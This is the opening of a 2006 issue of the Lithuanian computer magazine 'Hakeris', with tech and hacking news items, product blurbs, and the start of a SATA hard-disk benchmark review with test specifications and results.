

Nr. 2 (33) /2006

Skriptai šeimininkės tarnyboje

[hardware] Kietojo draugo patikrinimas

[software] Dovanėlė adminui

MenuetOS

[scena] Didžiosios hakeriškos datos

[hack] Wi-Fi po skalpeliu

Kavos puodukas

Pakeliame geležinę uždangą

[unixoid] Froindšaftas su velniuku

[coding] Mirtis apsaugoms

DELPHI visagalis

prenumeratos kaina:

su CD 5,99 Lt

be CD 3,99 Lt

Kaina 9,99 Lt
Nr. 2 (33) '06






Gerai būti nykštuku. Kodėl? Tau nereikia sekti naujienų kompiuterinėse erdvėse, nes tau visai nereikalingas kitų ilgai laukiamas 30 colių įstrižainės monitorius. Tau visai pakanka ir „penkiolikinio". Kodėl dar? Kompiuterio dėžė gali tapti antrais namais, kuriuose tu įsisuksi savo lizdą — tada nepamirši kartkartėmis nuvalyti storu dulkių sluoksniu padengtų mikroschemų bei kompiuterio elementų. Jeigu tu esi mažas nykštukas, tai klaviatūrą gali maigyti ne rankomis, o pėdomis — tai nepatogu, tačiau teikia ne mažiau malonumo, negu tie kompiuteriniai kilimėliai, ant kurių turi šokti pagal specialios programos sukurtą šokį. Ir pelė tampa tokiu mielu padaru, jog ją gali naudoti kaip roges vaikystėje — atsiguli ir kojų galais įsibėgėjęs čiuoži į priekį. Smagu būti nykštuku — paprasti kompiuteriai jam kaip kosminė stotis mums, žemiečiams. Ir išvis, kodėl būtent nykštukai?!

Virusas tavo kompiuterį gali paversti paprasčiausia plastiko ir metalo konstrukcija, kuri taps puikia pamoka ateityje kruopščiau saugoti savo duomenis bei vengti „keistų" failų iš interneto. Būtent virusai ir paverčia žmones nykštukais.

Joker



Žurnalas „HAKERIS"
ISSN 1648-6862

Jonavos g. 254a, LT–44132 Kaunas
http://www.hakeris.lt
root@hakeris.lt

LEIDĖJAS:
UAB „InDiza"
Draugystės g. 15,
51226 Kaunas, LT
Tel.: +370 37 763 203
Faks.: +370 37 764 995

Dėl reklamos žurnale kreiptis:
Stasys Švabas
Mob. tel.: +370 614 16659
+370 5 210 1520
Fax. +370 5 210 1521
stasys@upg.lt

SPAUDĖ:
AB spaustuvė „Spindulys"
Gedimino g. 10,
LT–44318 Kaunas
Užs. Nr. 6.69
Žurnalas parengtas bendradarbiaujant
su kompanija
„GameLand International, Inc."



ĮSIUTUSI SESILIJA PRIEŠ „YAHOO“

Gyveno kartą Sesilija Beirns. Gyveno ji ne viena, o su savo draugu Rendolfu. Kaip dažnai nutinka, ilgainiui jie vienas kitam atsibodo, po ko prasidėjo ginčiai bei skandalai. Vieną gražią dieną Sesilija pareiškė: „Impotentas! Man reikia tikro vyro, eržilo. Eik lauk, niekam tikęs šikniau!“. Rendolfas išėjo, tačiau istorija tuo nesibaigė. „Impotentas“ pasirodė besąs kerštingas, todėl norėdamas savo buvusiai draugei pridaryti nemalonumų, užėjo į *Yahoo* kompanijos pažinčių svetainę, ten užregistravo anketą ir prie jos prikabino apsinuoginusios Sesilijos nuotraukas. Kontaktuose Rendolfas nurodė jos darbo telefoną, mobilųjį ir elektroninio pašto adresą. Kadangi gamta Sesilijai nepagailėjo dailių formų, jau kitą dieną pasipylė siūlymai „draugiškai pabendrauti“, ir kasdien jų buvo vis daugiau. Moteris pamėgino susisiekti su svetainės administracija ir išimti anketą, tačiau ten jos skundai buvo tiesiog ignoruojami. Tada ji padavė *Yahoo* į teismą. „Trys milijonai dolerių, ir mano psichologinė trauma užgis“, — sušuko ponia. Kol kas neaišku, kiek Sesilijai atiteks pinigų. Tačiau aš seksiu šios istorijos tęsinį ir papasakosiu, kuo ji pasibaigė.



PARSISIUNTEI „MP3“? MOKĖK BAUDĄ

Čikagoje baigėsi Sesilijos Gonzales teismas, kur ji buvo kaltinama neteisėtu muzikos siuntimusi iš interneto. Poniutės kompiuteryje buvo saugoma apie tūkstantį *mp3* formato kūrinių. „Na ir kas?“ — paklausi tu. „O tas, kad dabar sumokėk 22,5 tūkstančius dolerių!“ — toks buvo teismo nuosprendis. Šiai poniai dar pasisekė, kad ją padavusios į teismą garso įrašų kompanijos RIAA ieškinys minėjo tik 30 dainų. Baudos suma gauta už kiekvieną iš šių kūrinių priskaičiavus po 750 dolerių. Šiaip jau RIAA senai buvo nusižiūrėjusi ponią Gonzales, kuriai dar anksčiau buvo siūloma sumokėti 3500 dolerių ir taip užglaistyti incidentą. Poniai Gonzales atsisakius, byla pasiekė teismą. Ekspertai mano, jog ši byla taps posūkiu kovojant su autorinių teisių pažeidėjais, kadangi tokios bausmės už paprastą dainų siuntimąsi dar niekas nebuvo gavęs. O eiliniai interneto vartotojai mano, kad RIAA važiuoja stogas. Naudodamasis proga, noriu prisipažinti, kad mano kolekcijoje daugiau nei 40 tūkstančių mp3'ioškių, o mano kaimynas jų turi dar daugiau. Ir RIAA gali pabučiuoti mums į užpakalius :).



NAUJOVIŠKAS SPIDOMETRAS

Seniai aišku, jog didžioji dauguma automobilių avarijų įvyksta dėl kelių eismo taisyklių pažeidimo, iš kurių daugiausiai — dėl greičio viršijimo (apie 25% visų avarijų). Tik kaip gi tuo įtikinti pačius vairuotojus? Visokie profilaktiniai aiškinamieji renginiai nieko gero neduoda, o baudos nusėda pačių kelių patrulių kišenėse. Vis dėlto *Kanados valdžia* parinko tinkamą receptą. Nuo šiol su tokiais pažeidėjais bus kovojama pačiomis radikaliausiomis priemonėmis. Ne, be jokios abejonės, greito važiavimo mėgėjai nebus sodinami į elektros kėdę, tiesiog planuojama visose (pagal galimybes) mašinose sumontuoti specialius greičio ribotuvus. Dabar visus bandymus pasiekti pirmą kosminį greitį ribos pats automobilis: artėjant prie apriboto greičio zonos, akseleratoriaus pedalas vis smarkiau priešinsis spaudimui. Informacija apie tai, kur ir koks greitis bus leidžiamas, bus nustatoma su įmontuotu GPS moduliu, kuris galės sutikrinti bolido buvimo vietą su leidžiamų greičių žemėlapiu. Ši sistema jau išbandyta Šiaurės Amerikoje, Švedijoje, Nyderlanduose ir Britanijoje, kur parodė puikius rezultatus. Tiesa, tokį įrenginį daugelis vairuotojų greičiausiai pasitiks atvirai pasipiktinę, ir kol kas dar neaišku, kaip visus priversti juos įdiegti.



LABORATORIJA, KURI APJUNGĖ „GOOGLE“ IR „MICROSOFT“

Kas galėjo pagalvoti, kad po daugybės rietenų bei teisminių aiškinimųsi tarp *Google* ir *Microsoft*, šios dvi kompanijos pradės bendradarbiauti. Prie jų prisijungė ir *Sun Microsystems*, kuri taip pat kovoja su *Microsoft*, tačiau palaiko šiltus santykius su *Google*. Priešiškas puses apjungusiu projektu tapo RAD (atsparios sutrikimams adaptyvios paskirstytosios sistemos) tyrimų laboratorija, įkurta Kalifornijos Berklio universitete. Trys IT gigantai į ją investavo po 7,5 milijonus bei pasižadėjo kasmet išskirti dar po 1,5 milijono iš kiekvienos kompanijos. Laboratorijos tikslas — sukurti tinklinę programinę įrangą, kuri padėtų paleisti stambius *eBay.com* ir *Amazon.com* tipo internetinius portalus. Kol kas laboratorijoje dirba 16 žmonių, tarp kurių yra profesorių ir talentingų Berklio universiteto absolventų, jiems vadovauti paskirtas profesorius Deividas Patersonas. Be abejo, po naujienos apie pradėtą bendradarbiavimą pasklido gandai, jog karui tarp IT industrijos monstrų atėjo galas. Tačiau vadovaujantysis „Microsoft“ tyrinėtojas Džeimsas Larusas paneigė juos pareiškęs, jog susitarimas buvo sudarytas ne vardan taikos, o tik todėl, kad visoms trims pusėms jis atneš naudos.





Microsoft

Google

HITECHNEWS ▲

NAUJASIS HUMANOIDAS

Kompanija „Honda" pademonstravo naują savo žymiojo roboto ASIMO versiją, kuris pastaruoju metu tapo viena iš pagrindinių firmos vizitinių kortelių. Esminių naujovių naujai išleistame modelyje ne tiek jau daug. Nuo šiol ASIMO gali vaikščioti praktiškai paprasto žmogaus ėjimo greičiu (maždaug 6 km/h), o eidamas gali laikyti žmogų už rankos. Taip pat robotas buvo išmokytas atlikti įvairius nesudėtingus biuro darbus: jis gali nešioti kai kuriuos daiktus (pavyzdžiui, karštą kavą), be to, perdavinėti nurodytą informaciją. Naujasis ASIMO jau pardavinėjamas, o gamintojai tikisi, jog atsiras nemažai pirkėjų, kurie vietoje sekretorių pageidaus įdarbinti tikrą robotą. Tiksli roboto kaina kol kas neatskleidžiama, tačiau man viduje kažkas kužda, kad už tuos pačius pinigus bus galima nusisamdyti visą ilgakojų sekretorių būrį, be to, aš labai abejoju, kad jos bus mažiau efektyvios.

HARDNEWS ▲

PADOVANOK „PHILIPS"

Šventės jau senai praėjo. Ar tu visiems padovanojai dovanų? Jeigu taip, tai labai gerai. Na, o jeigu ką nors pamiršai, tai gal tas kažkas buvo išvažiavęs? Beje, ar savęs nepamiršai? Jeigu taip netyčia nutiko, šią klaidą tu gali labai lengvai ištaisyti: kompanija „Philips" išleido naują įrašantį DVD įrenginį DVDR 3330 H, kuris bet kam galėtų būti puiki dovana. Pakanka jį prijungti prie televizoriaus, ir tu pamirši daugelį problemų: dabar nesvarbu, ar tu namie, ar ne, planuojamas įrašymas neleis praleisti mėgstamo filmo ar laidos. Su įrašymu susijusios ir kitos galimybės: laidos pradžios peržiūra (kol pabaiga dar rašoma), automatinis įrašymas pagal grafiką, patikusių scenų atkūrimas įrašymo metu ir taip toliau. *i.Link* sąsaja leidžia vaizdą rašyti ir iš skaitmeninės vaizdo kameros. Tiesa, *į ką visa tai įrašinėjama?* Atsakymas paprastas ir malonus — į įmontuotą 160 Gb kietąjį diską! Taigi vietos užteks visiems. Tačiau tai ne tik įrašymo įrenginys, bet ir grotuvas, kuris atpažįsta daugybę formatų: DVD, DVD+R/RW, DVD–R/RW, (S)VCD, JPEG,CD,CD–R/RW ir MP3–CD. Malonaus žiūrėjimo!

HACKNEWS ▲

ANTIHAKERIŠKA MIKROSCHEMA

Nesenai vykusiame susitikime su spaudos atstovais ir kompiuteriniu jaunimu „Intel" korporacija pasidalino informacija apie savo būsimus projektus. Ko gero, pati įdomiausia ir perspektyviausia yra naujoji mikroschema, įdiegta motininėje plokštėje ir sekanti paleistų programų kodo pasikeitimus. Daugelis šiuolaikinių kirminų veikia paleistas programas, neretai į jas įterpdami kitam užkrėtimui skirtus savo modulius. „Intel" saugumo mikroschema greitai aptiks tokį įsikišimą ir perduos pavojaus signalą, po ko adminas galės kompiuterį išjungti iš tinklo arba ieškoti vaistukų. Galima padaryti taip, kad pasirodžius pavojaus signalams visa tai būtų daroma automatiškai. Kadangi toli gražu ne visi vartotojai savo kompiuteriuose įdiegia antivirusus ir nuo šnipinėjimo saugančią programinę įrangą, mikroschemos įtraukimas į standartinę AK komplektaciją žada padidinti bendrą kompiuterių saugumą. „Intel" atstovai pranešė, jog jų kompanija nepretenduoja visiškai pakeisti *security* srities programų, tačiau mano, kad jų mikroschema puikiai papildys kitas apsaugos programas.

NETIESIOGINIAI ĮRODYMAI

Hakerių užpuolimai ant svarbių Amerikos vyriausybės tinklo resursų tęsiasi, o pastaruoju metu jie dar ir padažnėjo. Kas už jų stovi? Kevinas Mitnikas? Osama bin Ladenas? „Ne!" — atmeta pagrindinius įtariamuosius FTB direktoriaus pavaduotojas Luisas Reigelis. „Tai kitų šalių vyriausybės!". Be abejo, ne tik vyriausybės gali būti suinteresuotos pirmaujančių amerikiečių mokslininkų tyrimais, tačiau tik vyriausybės turi galimybes inicijuoti kokybiškus apsaugotų sistemų nulaužimus. „Šaliai kur kas pigiau suorganizuoti informacijos vagystę per internetą ir po to ją panaudoti technologijos plėtojimui. O JAV tokiems dalykams sukurti sugaišo dešimtmečius", — paaiškino Reigelis. „Mes neturime įkalčių, tačiau šį bei tą įtariame, o tai jau nemažai!" — reziumavo jis. Sprendžiant iš visko, FTB neskaito naujienų, nes priešingu atveju ji žinotų, kad NASA tyrimų tinkluose veikia dešimtys nepilnamečių skriptvaikių, kurie norėdami parinkti reikiamą eksploitą nė neketina kreiptis į vyriausybę pagalbos. Žodžiu, neramūs šiandienos laikai. O jeigu rytoj JAV nuspręs, kad tai Rusijos vyriausybė kapstosi Pentagono kompiuteriuose? Žodis po žodžio, ir taip kils Trečiasis pasaulinis karas.

ČILĖS HAKERIAI PASKELBĖ KARĄ PERU HAKERIAMS

Jeigu tu kartais pažiūri CNN, tai turėtum žinoti, kad tarp Čilės ir Peru dabar subrendo rimtas konfliktas. Čilė valdo 38 tūkstančius kvadratinių kilometrų nuostabių žuvingų vandenų, o kaimyninė Peru ketina juos pasisavinti. Žodžiu, šios dvi valstybės nepaliauja ginčytis dėl savo teritorijų, tačiau kėsintis į žuvingus vandenis — to jau per daug. Paskutiniu lašu tapo nesėkmingi bandymai pasidalinti populiaraus vietinio alkoholinio gėrimo „pisco" autorystę. Kol savo šalis atstovaujantys politikai vieni kitiems rauna plaukus, Peru hakeriai nusprendė ne juokais kibti į darbą. Jie ėmėsi laužti vyriausybines svetaines, palikinėdami ten maždaug tokio stiliaus lozungus: „Atiduokite mūsų žuvį! Šalin rankas nuo piskos!". Bet ir Čilėje gyvena ne vien tik fermeriai. Neilgai galvoję, Čilės hakeriai nulaužė Peru vyriausybės svetainę, kurioje paliko tokią žinutę: „Neatiduosime savo žuvies! Ir mūsų piskos nelieskit!". Štai tokios aistros verda Čilės ir Peru platybėse. Kuo visa tai baigsis — kol kas neaišku.

HARDNEWS ▲

„PRESTIGIO" PRESTIŽAS

Kompanijos „Prestigio" darbui kelyje skirtų ir nedidelių gabaritų bei svorio nešiojamųjų kompiuterių šeimyna pasipildė nauju modeliu. Tai *Visconte 1450W*, plonas ir stilingas mobilusis AK, palaikantis geras galimybes, labai našus ir turintis daugybę įdomių funkcijų. Jis kainuoja šiek tiek per tūkstantį dolerių. Pateikiamos dvi pagrindinės mobiliojo AK modifikacijos: su procesoriumi *Intel Pentium M 7xx* (1.60–2.0 GHz, 533 MHz FSB, 2 Mb L2) arba su procesoriumi *Intel Celeron M 3xx* (1.30 GHz ir aukščiau, 400 MHz FSB, 512 Kb/1 Mb, 90 nm), turi iki 2 Gb atminties. *Pentium M* modeliai sukurti antros kartos *Centrino* pagrindu, todėl jie jau turi *Wi-Fi* adapterį ir 8 kanalų garso kodeką. Be to, visi modeliai turi plačiaformatį 14 colių ekraną ir įmontuotą *web* kamerą. Tiesa, tai labiau skirta pramogoms, o rimti piliečiai įvertins įmontuotą *Bluetooth* adapterį, atminties kortelių skaitytuvą, didelį lizdų rinkinį ir pažadėtas 4,5 autonominio darbo valandas. Ir nepamirškite stilingos išvaizdos!



HARDNEWS ▲

PILNAVERTIS „SAMSUNG USB"



Dabar rinkoje parduodama tiek *flash* grotuvų, kad tik labai tingus gamintojas savo arsenale dar neturi tokio įrenginio. Savaime suprantama, jog esant tokiai pasiūlai įprastu įrenginiu jau nieko nebenustebinsi, todėl gamintojai į savo produktus prideda mažų, bet labai įdomių, naudingų ir patogių galimybių. Toks įrenginys yra *mp3 flash* grotuvas *Samsung YP-U1*, kuris turi pilnavertį įmontuotą USB lizdą, kas leidžia jam apseiti be nepatogių prailginimo laidų. Tiesiog jį įjungi į kompiuterio USB lizdą, ir viskas — siųskis muziką. Štai kokios šio grotuvo galimybės. Kitose srityse jis taip pat neblogas: atpažįsta MP3, OGG, ASF ir WMA formatus, SRS WOW 3D garso sistemą. Parduodamų modelių talpa svyruoja nuo 256 Mb iki 1 Gb, kurie gamintojų tvirtinimu vien tik su akumuliatoriaus energija gali dirbti iki 13 valandų. Įrenginio gabaritai: 23,8x87,8x13,5 mm; svoris: 30 g.

STALINĖ RAKETŲ PALEIDIMO SISTEMA



Žinoma internetinė parduotuvė „Marks & Spencer" savo pirkėjams pasiūlė gana originalų USB įrenginį, kuris galėtų tapti nebloga dovana. Šis žaisliukas iš tiesų yra miniatiūrinė raketų paleidimo sistema, kurioje vietoje sviedinių naudojami stilizuotos raketos formos strypeliai. Jeigu į kompiuterį įdiegsi komplekte pateikiamą programinę įrangą, tai šią artileriją bus galima pilnai valdyti tiesiog monitoriaus ekrane. Norėdama nusitaikyti, sistema gali pasisukti aplink savo ašį ir pakeisti atakos kampą. Be abejo, pataikymo tikslumas pasiekiamas ne iš karto, tačiau po kelių treniruočių bus galima strypelį praktiškai bet kokiu atstumu paleisti tiesiai į užsižiopsojusio boso kaktą. Jeigu įkalbintumei savo kolegas taip pat nusipirkti šį įrenginį, tai biurą būtų galima tuojau pat paversti tikra karo veiksmų zona. Deja, kartu su sistema pateikiami tik trys strypeliai-raketos, kurie tikrai greitai pasimes. Tačiau vietoje jų bus galima naudoti, pavyzdžiui, aštriai nudrožtus pieštukus, prie kurių dar papildomai reiktų pritvirtinti nedidelę atramą. Jeigu tu svajoji apie tokį įrenginį, tai būk pasiruošęs iš savo sąskaitos nurašyti 35 dolerius.

LOGITECH CORDLESS DESKTOP COMFORT



Daugelis stacionarių kompiuterių vartotojų neįsivaizduoja paties kompiuterio be klaviatūros, todėl nenuostabu, jog šis elementas maigomas, čiupinėjamas ir kartais net trankomas dažniausiai. Tačiau yra ir dar vienas dalykas — pripratimas. Kartais žmonės pripranta prie įmantrių klaviatūrų ir nė neįsivaizduoja efektyvaus darbo su paprastomis mygtukų dėžutėmis. Štai jums viena tokių įmantrių klaviatūrų — *Logitech Cordless Desktop Comfort*. Kaip teigia gamintojai, ji sukurta norint pasiekti aukščiausius rezultatus dirbant bei žaidžiant kompiuterinius žaidimus. Jau nekalbant apie komunikaciją su kitais interneto vartotojais. Turbūt esminis šios klaviatūros bruožas — dvi klavišų sekcijos, kurios atskirtos viena nuo kitos tuščiu tarpu. Patys klavišai pritaikyti taip, kad būtų kuo patogiau spausdinti abiem rankomis. Žinoma, tą patį siūlo ir visos kitos klaviatūros, tačiau kai dešinės rankos pirštai lenda po kairiosios pirštais, patogumo kaip ir nebelieka. Klaviatūrai kompaniją palaiko ir aukštos kokybės belaidė optinė pelė *MouseMan*. Belaidė technologija leidžia tiek klaviatūrą, tiek pelę laikyti bet kurioje darbo stalo vietoje, o tai išties didelis žingsnis patogumo link. Optinė pelė „juda" praktiškai ant bet kokio paviršiaus ir „nepadovanoja" jokių kursoriaus trūkčiojimų ekrane. Elektroninis paštas, programos, internetas ir bylos pasiekiami vieno mygtuko paspaudimu — tai taip pat ne tokia jau didelė naujiena, tačiau ši klaviatūra pasižymi ypatingai protingai išdėstytais „trumpaisiais" klavišais.

Ar galima girti šią klaviatūrą? Turbūt taip, tačiau jūs patys turėtumėte išbandyti „skeltą" klaviatūrą vien dėl to, jog po to nereiktų keletą mėnesių bandyti „susidraugauti" su ja. Tie, kam tai pavyko padaryti, skeltos klaviatūros nekeis į jokią kitą. Be to, kompanija „Logitech" jau seniai puikuojasi pakankamai solidžia reputacija, todėl 5 metų garantija (kurią teikia gamintojas) tėra maža kruopelytė papildomos naudos tiems, kas ir taip negali



NAUJAS VARDAS LIETUVOJE

Gyvename skaitmeniniame amžiuje, todėl ne nuostabu, jog dažniausiai sutinkamos skaitmeninės informacijos apraiškos yra filmai, muzika, nuotraukos bei, žinoma, dokumentai. Tačiau juos reikia kaupti ne tik kompiuterio kietajame diske, bet ir atsarginėse kopijose, t.y. dažniausiai kompaktiniuose diskuose.



Malonu, jog į Lietuvėlę „ateina" naujas (bent jau Lietuvoje) kompaktinių diskų vardas. Kompanija „Intenso" nuo pat jos įkūrimo užsibrėžė tapti lyderiaujančia tokios produkcijos gamintoja, todėl ir jos gaminamų produktų asortimentas išties žavus. Galbūt kas nors to nežino, jog „Intenso" buvo pirmoji kompanija pasaulyje, sumąsčiusi kompaktinius diskus pardavinėti ne vienetinėse dėžutėse, o taip vadinamuose „pyraguose" – taip, tai tie patys kūgiai (arba „cake'ai"), kuriuose sumauta 25, 50, 100 ar net 150 kompaktinių diskų. Be to, esame dėkingi kompanijai „Intenso" ir už daugelį kitų „išradimų" — popieriniai vokeliai diskams, plonytės dėžutės („slimcase") ar netgi dvigubi dėklai. Ir kurgi buvo visos kitos kompanijos tuo metu? Ogi tiesiog stebėjo kylančią „Intenso" žvaigždę ir kopijavo jos sumąstytus „išradimus". Panašu, jog tai pagaliau baigiasi ir mes turėsime „originalius" diskus — iš rankų, kurios juos ir pavertė tokiais, kokius turime šiandien.

Turbūt esi matęs juodus diskus — tai ypatingą saugumą propaguojanti laikmena. Nepatikėsi: „Intenso" ir čia buvo viena pirmųjų. Ši kompanija viena pirmųjų į savo gamyklas nuvežė receptus, kaip „kepti" DVD diskus, kurių pavadinimas iššifruojamas taip: *Digital Versatile Disc*. Šiuo metu kompanija „Intenso" gamina visus įmanomus CD ir DVD formatų diskus. Ir kol tu skaitai šį aprašymą, „Intenso" inžinieriai pluša laboratorijose — galbūt jie sukurs dar ką nors, kuo mes džiaugsimės keletą dešimtmečių?! Pavyzdžiui, kažką panašaus į šį aliuminį kibirėlį, kuriame telpa 150 CD-R kompaktinių diskų. Tai daugiau nei 100 GB talpos, kurią mums siūlo Vokietijos kompanija „Intenso".





Kietojo draugo patikrinimas

„Serial ATA“ kietųjų diskų testavimas

NEPAISANT VERŽLIOS KITŲ Į KOMPLEKTĄ ĮEINANČIŲ DALIŲ EVOLIUCIJOS, DAR VISAI NESENAI BUVO SUNKU ĮSIVAIZDUOTI MOTININĘ PLOKŠTĘ BE MAŽIAUSIAI DVIEJŲ IDE (PARALLEL ATA) LIZDŲ. TAČIAU ATSIRADUS NAUJAM STANDARTUI „SATA 150“ (SERIAL ATA), SITUACIJA PRADĖJO GREITAI KEISTIS. PAVYZDŽIUI, Į „LGF775“ SISTEMINES PLOKŠTES DABAR JAU MONTUOJAMAS VISO LABO VIENAS „PATA“ KANALAS. ŠIAME STRAIPSNYJE MES NUSPRENDĖME IŠTESTUOTI KAI KURIUOS „SATA“ KAUPIKLIŲ MODELIUS, KAD GALĖTUME IŠMATUOTI PAGRINDINES JŲ GREIČIO SAVYBES IR SULYGINTI JAS SU ŠIUOLAIKINIO „PATA“ KIETOJO DISKO SAVYBĖMIS.

[Technologijos]

Jeigu sulygintume SATA ir PATA kaupiklius, tai į akis iš karto kristų jų išorės skirtumai. Vietoje drūto IDE šleifo SATA diskas prie kompiuterio jungiasi mažyčiu ir tvarkingu kabeliuku, kas yra labai gerai, kadangi sumažėjus kabelio gabaritams pagerėjo oro judėjimas korpuso viduje, supaprastėjo priėjimas prie kitų kompiuterio komplektuojančių dalių, o dėl to, kad SATA kabelyje mažiau gyslų, duomenų perdavimo greitis padidėjo iki 150 megabaitų per sekundę prieš 133 PATA per tokį pat laiką perduodamus megabaitus. Prie SATA kabelio gali būti prijungtas tik vienas diskas, todėl nebėra painiavos su kaupiklio darbo režimu (*master* arba *slave*). Pasikeitė ir kaupiklių maitinimo būdas — vietoje įprastinio molex'o SATA diskuose yra nuosava jungtis. Pagrindinė SATA sąsajos naujovė — tai suderinamumas su *hot swap*, t.y. „karštas“ kietųjų diskų prijungimas. Tai labai naudinga naujovė, kadangi norint prijungti savo diską daugiau nereikia išjungti kompiuterio, tačiau čia iškyla nedidelė problema: ne visos motininės plokštės ir ne visi diskai supranta tokį „karštą“ prijungimą. Panašiai kaip ir SCSI kaupikliai, SATA įrenginiai jau suderinami su NCQ technologija. NCQ — tai iš kompiuterio diskui perduodamų komandų rūšiavimo technologija, sukurta siekiant maksimalaus našumo. Pavyzdžiui, jeigu į HDD perduodama komanda nuskaityti duomenis iš 12, 3 ir 7 takelių, tai NCQ padarys taip, kad magnetinių galvučių judėjimo maršrutas būtų optimalus. Tiesa, derėtų paminėti, kad panorėję ypatingi estetai gali SATA kaupiklį per specialų perėjimą prijungti prie PATA valdiklio.

[Testavimo metodika]

Testavimas buvo atliekamas su programomis *HD Tach* ir *WinBench 99*. Su *HD Tach* buvo matuojamos šios savybės: maksimalus nuoseklaus skaitymo greitis, vidutinis nuoseklaus skaitymo greitis, maksimalus nuoseklaus įrašymo greitis, vidutinis nuoseklaus įrašymo greitis, atsitiktinio priėjimo laikas (*Random Access Time*) ir maksimalus sąsajos greitis. Po to kietajame diske buvo sukuriama particija, lygi pilnai jo talpai, kuri buvo formatuojama su NTFS failų sistema. Tada buvo atliekamas *Disk Transfer Rate* testas (iš esmės tai taip pat nuoseklus skaitymas), įeinantis į paketo *WinBench 99* sudėtį, buvo fiksuojamas pradinis ir galutinis greitis, be to, atliekama gauto grafiko analizė, jame neturėjo būti staigių „šuoliukų“ arba „kritimų“. Kiekvieno kaupiklio testavimo metu su programa *HDD Temperature* buvo nuolat stebima temperatūra bei fiksuojamas maksimalus jos parodymas.
Siekiant palyginti SATA ir PATA kietųjų diskų su 7200 apsisukimų per minutę sukimosi greičiu spartos charakteristikas, prie testuojamų įrenginių buvo pridėtas PATA kaupiklis.

Testinis stendas
Procesorius: Intel Celeron D 3GHz
Motininė plokštė: Intel D925XECV2
Operatyvinė atmintis: Kingston 256Mb DDR2
Kietasis diskas: HDD Western Digital WD2000JB 200Gb
Operacinė sistema: Windows XP Corporate Edition SP2

Maxtor 6B300S0

Talpa, Gb: 300	
Sąsaja: SATA	
Sukimosi greitis aps/min: 7200	
Spartinančiosios atminties talpa, Mb: 16	
Fizinių diskų kiekis: 4	
Galvučių kiekis: 8	
Gabaritai, mm: 147 x 26 x 102	
Masė, kg: 0,6	
Testavimo rezultatai:	
Nuoseklaus skaitymo greitis, Mb/s:	
Maksimalus: 66,2	
Vidutinis: 53,9	
Nuoseklaus įrašymo greitis, Mb/s:	
Maksimalus: 36,5	
Vidutinis: 26,8	
Random Access Time, *ms: 14,1*	
Maksimalus sąsajos greitis, Mb/s: 133,5	
Disk Transfer Rate, *Mb/s*	
Pradinis greitis: 64400	
Galutinis greitis: 38100	
Maksimali temperatūra, C: 50	
Tolygus skaitymo grafikas, tačiau greičio charakteristikos vidutinės	



Komplektacija smarkiai skiriasi nuo standartinės. Jeigu kiti kaupikliai į testavimą pakliuvo tik antistatiniuose paketuose, tai čia mes turime simpatišką dėžutę, į kurią buvo supakuoti du kaupikliai, kompaktinis diskas su programine įranga, SATA kabelis ir paketas su kaupiklio montavimui skirtomis priemonėmis. Šie kietieji diskai po Seagate 3400832AS savo talpa yra antri. Taip pat į akis iš karto krenta didelė įrenginio spartinančiosios atminties talpa (net 16 megabaitų), kas yra dvigubai daugiau, nei kitų testavimo dalyvių. Iš karto pasidaro aiški šių kaupiklių panaudojimo sritis: pavyzdžiui, jie kuo puikiausiai galėtų būti panaudojami nedideliame lokalaus tinklo failų serveryje, t. y. tokioms užduotims, kur svarbus kaupiklio spartinančiosios atminties dydis. Aptarsime šių įrenginių testų rezultatus. Bendrai paėmus, rezultatai visai neblogi: šis kaupiklis tarp SATA kietųjų diskų užėmė užtikrintą trečiąją vietą, atsitiktinio priėjimo laiko teste antrąją vietą, o pagal maksimalaus sąsajos greičio testo rezultatus iš viso užtikrintai laimėjo (čia greičiausiai pasireiškė didesnė nei kituose testuotuose įrenginiuose spartinančiosios atminties apimtis). Iš trūkumų galima būtų paminėti aukštą ant disko užfiksuotą temperatūrą (antras rezultatas), beje, savo našumu šis diskas pastebimai atsiliko nuo testo laimėtojų.

Seagate ST3200826AS

Talpa, Gb: 200	
Sąsaja: SATA	
Sukimosi greitis aps/min: 7200	
Spartinančiosios atminties talpa, Mb: 8	
Fizinių diskų kiekis: 2	
Galvučių kiekis: 4	
Gabaritai, mm: 147 x 26 x 102	
Masė, kg: 0,6	
Testavimo rezultatai:	
Nuoseklaus skaitymo greitis, Mb/s:	
Maksimalus: 73,1	
Vidutinis: 61,1	
Nuoseklaus įrašymo greitis, Mb/s:	
Maksimalus: 70,9	
Vidutinis: 48,1	
Random Access Time, ms: 15,7	
Maksimalus sąsajos greitis, Mb/s: 128,8	
Disk Transfer Rate, Mb/s	
Pradinis greitis: 71100	
Galutinis greitis: 40600	
Maksimali temperatūra, C: 49	
Geriausias greičio charakteristikų grafikas, įspūdingas maksimalus ir vidutinis skaitymo greitis	



